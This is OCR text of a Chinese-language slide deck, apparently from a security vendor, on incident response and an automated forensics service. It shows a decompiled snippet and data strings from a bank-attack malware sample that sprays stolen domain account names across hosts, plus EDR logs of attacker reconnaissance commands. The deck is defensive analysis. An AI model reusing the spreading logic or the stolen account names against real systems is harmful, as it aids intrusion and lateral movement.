
Process Explorer



正常的程序 PID:1660



怪怪的程序 PID:2088



事件處理非常好!!!但是實務上很辛苦.....

- 很貴
- 很花時間
- 找不到人做
- 花了錢，達不到預期的目標
- 做完之後，資安問題依然發生

- **不需要!! 因為重灌比較快!!**

以重灌主機來做為事件處理方式的隱憂

- 所有的攻擊，都是從入侵1台主機開始
- 透過竊取帳號後，由內部網路擴散
- 若組織內部主機數量龐大，擴散後的惡意程式難以追蹤
- 在重新安裝主機作業系統時，只要有任何一台漏掉
- 或是沒有成功阻斷攻擊者進入的任一環節(cyber attack chain)

不停重複發生的資安事件(警報)，
將變成管理人員揮之不去的惡夢

遠銀事件樣本 - bitsran.exe 遭竊的帳號密碼

```
while ( 1 )
{
  if ( (v2 - (_BYTE *)dword_4212A4) >> 2 <= v5 )
    std::_Xout_of_range("invalid vector<T> subscript");
  v7 = sub_4021F0(*((_DWORD *)dword_4212A4 + v5), 0x1BDu, 1);
  if ( v7 != -1 )
  {
    sub_402230(v7, v7);
    account = aFeibSpuser14;
    v9 = 0;
    do
    {
      if ( sub_4015C0(*(struct in_addr *)((char *)dword_4212A4 + 4 * v5), (int)account, (int)(account - 50)) != 18999 )
        break;
      v9 += 100;
      account += 100;
    }
    while ( v9 < 0xC8 );
  }
  if ( (signed int)++v5 >= lpThreadParametera )
    break;
  v2 = dword_4212A8;
}
++dword_4212A0;
result = 0;
}
```

```
.data:0041AE38 aEdcfvgy7        db '#[redacted]7'
.data:0041AE41 ; .data:0041AE41
.data:0041AE6A aFeibSpuser14    db 'FEIB\SPUSER14',0     ; DATA XREF: StartAddress+95↑o
.data:0041AE78 ; .data:0041AE78
.data:0041AE9C aItcscomadm      db '!i[redacted]dM'
.data:0041AEA7 ; .data:0041AEA7
.data:0041AECE aFeibScomadmin   db 'FEIB\scomadmin'
.data:0041AEDC                  db    0
```

意圖威脅即時鑑識服務(IPaaS)服務優勢

- 具備自動即時鑑識，並提供遠端自動惡意程式清除功能
- 全天候自動化即時鑑識並完整收集鑑識所需巨量記錄與未知威脅分析
- 自動情資即時更新
- 樣本即時逆向分析並
- 全面偵防各種(已知與未知)攻擊手法
  - ✓ 等於不限次數事件處理服務
  - ✓ 等於不限次數惡意程式清除服務
  - ✓ 依據後續合約內容提供惡意程式分析服務

[SOC] 新事件單通知

Corecloud <soc@corecloud.com.tw>


2018年4月2日 星期一 上午11:19

顯示詳細資料

郵件副本位於伺服器上　從伺服器上刪除


我們已經在您的系統上發現威脅，系統已經啟動自動刪除惡意檔案，請登入APT內網威脅分析平台檢視刪除狀況

事件編號	事件名稱		
[redacted]	Run registry key modified		
發生時間	**主機名稱**	**主機IP**	**事件種類**
2018-04-01 12:52:44	D44G17T07	10.107.51.9	異常行為
事件敘述			
發現未知惡意程式持續活動中，已強制停止此程式，詳細請參考上兩張單。			
被發現的惡意程式			
C:\Users\H121772063\AppData\Roaming\hevchvvr\vcjvucvw.exe			



最詳細的系統活動資訊蒐集

- Process
  - 遠端DLL注射行為
  - 程式執行的命令資訊
  - 程式的啟動與終止記錄
- Registry
  - 可疑的程式透過機碼存取密碼
  - 有新的系統服務增加
  - 所有機碼的異動紀錄
- File
  - 檔案被遠端存取
  - 檔案的異動紀錄
  - 檔案的相關細節，如檔名、路徑及雜湊值等等
- Memory
  - 配置記憶體空間到其他程式
  - 增加記憶體中可執行程式碼的區塊
- Networking
  - 網路連線的建立
  - 網路連線的終止
- DDNA 記憶體分析
- 結合Virustotal (68 antivirus)
  - Hash 比對



最廣泛且可客制的監控與分析規則

操作防毒軟體	防毒軟體探測	虛擬機探測	應用程式異常行為	關鍵檔案活動
檔案操作	程式操作	可疑檔案活動	Google Chrome隱匿模式	內部異常活動
內部威脅活動	系統遭入侵跡象	Internet Explorer異常行為	記憶體異常操作	Mozilla Firefox異常行為
網路活動	可疑的常駐行為	PowerShell操作行為	程式活動事件	機碼活動事件
		總數量	200+個內建偵測項目	


真實案例分析

事件處理的核心問題


- 什麼時候發生?
- 透過什麼方式入侵與擴散？
- 到底受到影響的範圍是多大？
- 如何用最快的方式處理完畢？

如果使用人力去進行，
這是一個幾乎無解的難題

由攻擊者真實發動攻擊後，觸發警報



警訊摘要說明


CounterTack
UTC +08:00
Trace
Suspicious Execution: Process created with image in user hidden (AppData) folder
Status
Unresolved
在隱藏資料夾中，有可疑程式被執行
Overview
Time Started
13:27:32
Jun 15, 2015
Last Active
09:40:33
Jun 16, 2015
Key Events
28
Total Events
3.1k
Impact
100
CRITICAL
Endpoint
WIN-2S76I7M3N56
OS
Windows 7 Enterprise (64-bit)
IPv4 Address
169.254.184.163
192.168.67.132
Domain
localdomain
Tags
Add a tag

第一個惡意程式產生

Trace Suspicious Execution: Process created with image in user hidden (AppData) folder


Events | Processes | Files | Registries | Network

All | Created | Terminated

第一隻惡意程式svcmondr.exe

Event Time	Action	Name	User	Command Line	PID	Backing File
2015-06-15 13:27:32.887	PROCESS_CREATE	svcmondr.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe"	2436	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:02:56.299	PROCESS_CREATE	ipconfig.exe	WIN-2S76I7M3N56\win7_goodally	ipconfig /all	2852	C:\Windows\SysWOW64\ipconfig.exe
2015-06-15 15:03:13.898	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net user	2688	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:13.970	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 user	2556	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:03:46.498	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net localgroup administrators	2768	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:46.591	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 localgroup administrators	1164	C:\Windows\SysWOW64\net1.exe

攻擊者遠端操作後門


Trace
Suspicious Execution: Process created with image in user hidden (AppData) folder
Events
Processes
Files
Registries
Network
All
Created
Terminated
等待90分鐘後，攻擊者連入受害機器，執行ipconfig /all
Event Time
Action
Name
User
Command Line
PID
Backing File
2015-06-15 13:27:32.887
PROCESS_CREATE
svcmondr.exe
WIN-2S76I7M3N56\win7_goodally
"C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe"
2436
C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:02:56.299
PROCESS_CREATE
ipconfig.exe
WIN-2S76I7M3N56\win7_goodally
ipconfig /all
2852
C:\Windows\SysWOW64\ipconfig.exe
2015-06-15 15:03:13.898
PROCESS_CREATE
net.exe
WIN-2S76I7M3N56\win7_goodally
net user
2688
C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:13.970
PROCESS_CREATE
net1.exe
WIN-2S76I7M3N56\win7_goodally
C:\Windows\system32\net1 user
2556
C:\Windows\SysWOW64\net1.exe
2015-06-15 15:03:46.498
PROCESS_CREATE
net.exe
WIN-2S76I7M3N56\win7_goodally
net localgroup administrators
2768
C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:46.591
PROCESS_CREATE
net1.exe
WIN-2S76I7M3N56\win7_goodally
C:\Windows\system32\net1 localgroup administrators
1164
C:\Windows\SysWOW64\net1.exe

攻擊者查看機器中的帳號

Trace Suspicious Execution: Process created with image in user hidden (AppData) folder

Events | Processes | Files | Registries | Network

第二個指令，執行net user，檢查機器上的帳號

All | Created | Terminated

Event Time	Action	Name	User	Command Line	PID	Backing File
2015-06-15 13:27:32.887	PROCESS_CREATE	svcmondr.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe"	2436	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:02:56.299	PROCESS_CREATE	ipconfig.exe	WIN-2S76I7M3N56\win7_goodally	ipconfig /all	2852	C:\Windows\SysWOW64\ipconfig.exe
2015-06-15 15:03:13.898	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net user	2688	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:13.970	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 user	2556	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:03:46.498	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net localgroup administrators	2768	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:46.591	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 localgroup administrators	1164	C:\Windows\SysWOW64\net1.exe

攻擊者查看管理者權限群組內的帳號

Trace Suspicious Execution: Process created with image in user hidden (AppData) folder

Events | Processes | Files | Registries | Network

All | Created | Terminated

第3個指令，執行net localgroup administrators，檢查權限

Event Time	Action	Name	User	Command Line	PID	Backing File
2015-06-15 13:27:32.887	PROCESS_CREATE	svcmondr.exe	WIN-2S76I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe"	2436	C:\Users\WIN7_G~1\AppData\Local\T
